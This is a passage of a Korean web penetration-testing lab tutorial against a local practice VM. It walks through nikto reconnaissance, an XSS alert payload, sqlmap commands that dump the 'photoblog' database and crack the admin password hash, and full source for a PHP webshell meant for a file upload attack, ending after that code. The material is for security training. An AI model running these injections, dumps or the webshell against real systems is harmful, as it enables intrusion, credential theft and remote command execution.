


그림 2-11 칼리 리눅스에서 웹 애플리케이션에 접속

칼리 리눅스에서 '192.168.111.133'에 접속하여 그림 2-11처럼 웹 페이지가 제대로 접속되고 표시되는지 확인한다.



## 3 최종 공격

### 3.1 정보 수집

먼저 표 3-1와 같이 'nikto' 도구를 실행하여 결과를 확인해본다.

```
(root@kali)-[~]
└─# nikto -host 192.168.111.133
- Nikto v2.5.0

-----
+ Target IP:          192.168.111.133
+ Target Hostname:    192.168.111.133
+ Target Port:        80
+ Start Time:         2025-01-15 03:18:23 (GMT-5)
-----

+ Server: Apache/2.2.16 (Debian)
+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type. See:
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-
type-header/
+ /images: The web server may reveal its internal or real IP in the Location header via a
request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34
is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to
easily brute force file names. The following alternatives for 'index' were found:
index.php. See:
http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vuln
erabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false
positives.
+
/admin/login.php?path=\"></form><form%20name=a><input%20name=i%20value=XSS>&lt;script>ale
rt('Vulnerable')</script>: Cookie PHPSESSID created without the httponly flag. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user
```

```
admin accounts to be inserted without proper authentication. Attempt to log in with user
'test' password 'test' to verify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-
12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-
12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-
12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-
12184
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Server may leak inodes via ETags, header found with file /icons/README,
inode: 3527, size: 5108, mtime: Tue Aug 28 06:48:10 2007. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
+ End Time: 2025-01-15 03:19:17 (GMT-5) (54 seconds)
-----
+ 1 host(s) tested
```

표 3-1 'nicto -host 192.168.111.133'으로 정보 수집 결과 확인

보안 취약점 및 문제점		
1	헤더 문제	<ul style="list-style-type: none"> <li>- X-Frame-Options 헤더가 없음(클릭재킹 공격에 취약)</li> <li>- X-Content-Type-Options 헤더가 설정되어 있지 않음(MIME 타입 조작 가능성)</li> </ul>
2	서버 버전	<ul style="list-style-type: none"> <li>- Apache 2.2.16(Debian) 버전은 구 버전이며, 현재 최소 Apache 2.4.54가 필요함(2.x 브랜치는 EOL)</li> </ul>
3	디렉터리 인덱싱	<ul style="list-style-type: none"> <li>- /css/, /icons/, /images/에서 디렉터리 인덱싱 발견(정보 노출 위험)</li> </ul>
4	특정 경로의 취약점	<ul style="list-style-type: none"> <li>- /admin/login.php에서 XSS 취약점 발견(httponly 플래그 없는 쿠키 생성)</li> <li>- phpAuction에서 사용자 계정 삽입 가능성 발견(인증 없이 계정 추가 가능)</li> <li>- 특정 QUERY 문자열을 통해 민감한 정보 노출 가능성(OSVDB-12184)</li> </ul>
5	기타	<ul style="list-style-type: none"> <li>- /에서 잘못된 HTTP 메소드 응답 확인(허위 긍정 반응 가능)</li> <li>- /icons/README 파일 발견(Apache 기본 파일, 정보 노출 가능성)</li> <li>- #wp-config.php# 파일 발견(자격 증명 포함 가능성)</li> <li>- PHP 버전 : 5.3.3-7+squeeze14</li> </ul>

표 3-2 nikto 스캐닝 결과 정리

표 3-2와 같이 버전 정보를 포함하여 여러 가지 정보를 알아낼 수 있다. 디렉터리 인덱싱이 가능하다는 것과, 관리자로 로그인할 수 있는 페이지 정보 등을 확인할 수 있다.




그림 3-1 웹 애플리케이션 매핑 이후의 버프 스위트 사이트맵 탭 화면

다음으로 웹 애플리케이션 매핑을 통해 구조를 파악해 보기로 한다. 그림 3-1 웹 애플리케이션 매핑 이후의 버프 스위트 사이트맵 탭 화면과 같이 버프 스위트를 실행하고 웹 브라우저의 요청이 버프 스위트의 프록시를 통해 전달되도록 설정한 후 웹 애플리케이션의 메뉴를 하나씩 누르면서 URL 구조 등에 대한 정보를 수집한다.

이 과정에서 관리자 페이지(login.php)의 존재 사실을 확인할 수 있다. 또한 test, ruxcon, 2010 메뉴를 눌렀을 때의 URL을 보면, cat.php는 그대로이지만 id 파라미터의 값이 각 1,2,3으로 다르게 변하고 있으며 이에 따라 웹 페이지의 내용이 달라진다.

웹 모의해킹 시 주요 타겟이 되는 부분은 이러한 URL 파라미터이다.

## 3.2 SQL 인젝션 공격

SQL 인젝션 취약점 가능성을 염두에 두고 id 파라미터의 값으로 '(작은따옴표)'를 추가 입력하여 아래 표 3-3과 같이 URL에 입력해본다.

```
http://192.168.111.133/cat.php?id=1'
```

표 3-3 작은따옴표 입력으로 SQL 인젝션 취약점 가능성 확인




그림 3-2 SQL 타입 에러 발생

그림 3-2와 같이 SQL 타입 에러가 발생하는 것을 볼 수 있다. SQL 인젝션 취약점이 있을 가능성이 높아 보인다. 이 URL을 대상으로 sqlmap 도구를 사용하기로 한다.

sqlmap 도구는 웹 애플리케이션의 SQL 인젝션 취약점을 자동으로 탐지하고 이용할 수 있는 오픈소스 도구이다. SQL인젝션은 악의적인 사용자가 데이터베이스에 직접 SQL 쿼리문을 삽입하여 정보를 유출하거나 조작하는 공격 기법이다. sqlmap은 이러한 공격을 자동화하여 보안 전문가가 쉽게 취약점을 찾을 수 있도록 도와준다.



## [웹 모의해킹 실습]




그림 3-4 자바스크립트로 XSS 공격이 가능한 것을 확인

대상 웹브라우저에서 id 값에 간단한 자바스크립트 '`<script>alert('XSS!')</script>`'라고 입력하면 와 같이 자바스크립트가 실행되는 것도 확인할 수 있다.

이어서 SQL 인젝션 공격을 진행하기로 한다. sqlmap 실행에 출력되는 질문들은 모두 기본값으로 답한다. 결과적으로 id 파라미터에 대해 SQL 인젝션 취약점이 발견되었다는 결과가 나오게 되었다.

```
(root@kali)-[~]
└─# sqlmap -u "http://192.168.111.133/cat.php?id=1" --current-db
      --- 생략 ---
[05:40:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[05:40:17] [INFO] fetching current database
current database: 'photoblog'
[05:40:17] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.111.133'
[05:40:17] [WARNING] your sqlmap version is outdated
```

표 3-5 sqlmap 데이터베이스의 이름 알아내기

다음으로 표 3-5와 같이 ‘-current-db’ 옵션을 사용하여 현재 데이터베이스의 이름을 알아내도록 한다. ‘photoblog’라는 데이터베이스 이름을 찾아내었다.

```
(root@kali)-[~]
└─# sqlmap -u "http://192.168.111.133/cat.php?id=1" -D photoblog --dump
```

표 3-6 photoblog 데이터베이스의 내용을 덤프

다음으로 표 3-6 처럼 데이터베이스의 내용을 덤프하기 위해 -D 옵션으로 찾아낸 데이터베이스의 이름 ‘photoblog’를 입력하고 ‘--dump’ 옵션을 추가하여 실행한다.



--- 생략 ---

Database: photoblog

Table: categories

[3 entries]

id	title
1	test
2	ruxcon
3	2010

[05:47:46] [INFO] table 'photoblog.categories' dumped to CSV file

'/root/.local/share/sqlmap/output/192.168.111.133/dump/photoblog/categories.csv'

[05:47:46] [INFO] fetching columns for table 'pictures' in database 'photoblog'

[05:47:47] [INFO] fetching entries for table 'pictures' in database 'photoblog'

Database: photoblog

Table: pictures

[3 entries]

id	cat	img	title
1	2	hacker.png	Hacker
2	1	ruby.jpg	Ruby
3	1	cthulhu.png	Cthulhu

[05:47:47] [INFO] table 'photoblog.pictures' dumped to CSV file

'/root/.local/share/sqlmap/output/192.168.111.133/dump/photoblog/pictures.csv'

[05:47:47] [INFO] fetching columns for table 'users' in database 'photoblog'

[05:47:47] [INFO] fetching entries for table 'users' in database 'photoblog'

[05:47:47] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n

do you want to crack them via a dictionary-based attack? [Y/n/q] y

[05:48:43] [INFO] using hash method 'md5\_generic\_passwd'

what dictionary do you want to use?

[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx\_' (press Enter)

[2] custom dictionary file

[3] file with list of dictionary files

```
> 1
[05:48:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[05:48:49] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:48:49] [INFO] starting 4 processes
[05:48:57] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+-----+
| id | login | password |
+-----+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+-----+

[05:49:43] [INFO] table 'photoblog.users' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.111.133/dump/photoblog/users.csv'
[05:49:43] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.111.133'
[05:49:43] [WARNING] your sqlmap version is outdated

[*] ending @ 05:49:43 /2025-01-15/
```

표 3-7 sqlmap DB 덤프 결과

표 3-7에 나온 내용처럼 패스워드 크래킹과 관련된 질문들을 모두 기본 설정으로 답한다. 그러면 최종적으로 ‘users’ 테이블을 찾아 테이블의 내용으로부터 관리자 계정정보를 획득하는 결과를 얻을 수 있게 된다.

### 3.3 파일 업로드 공격




그림 3-5 관리자 메뉴 로그인

획득한 관리자 계정 정보로 그림 3-5 처럼 정보 수집 단계에서 확인했던 Admin 관리자 페이지에 로그인한다.

관리자 기능은 간단하게 구성되어 있다. 이미지 파일을 관리하고 추가하는 기능을 가지고 있다. [New pictures] 페이지에는 이미지 파일 업로드 폼이 표시된다. 이 폼을 대상으로 파일 업로드 공격을 시도해 보도록 한다.

다음 표 3-8 webshell.php 웹셸 코드와 같이 웹셸 코드를 작성하여 'webshell.php'로 저장한다.

```
<?php

/*
  PoC: A simple webshell
  Author: stayp05 (www.secuacademy.com)
*/

echo 'Enter a Command:<br>';
echo '<form action="">';
echo '<input type=text name="cmd">';
echo '<input type="submit">';
echo '</form>';

if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}

?>
```

표 3-8 webshell.php 웹셸 코드

## [웹 모의해킹 실습]

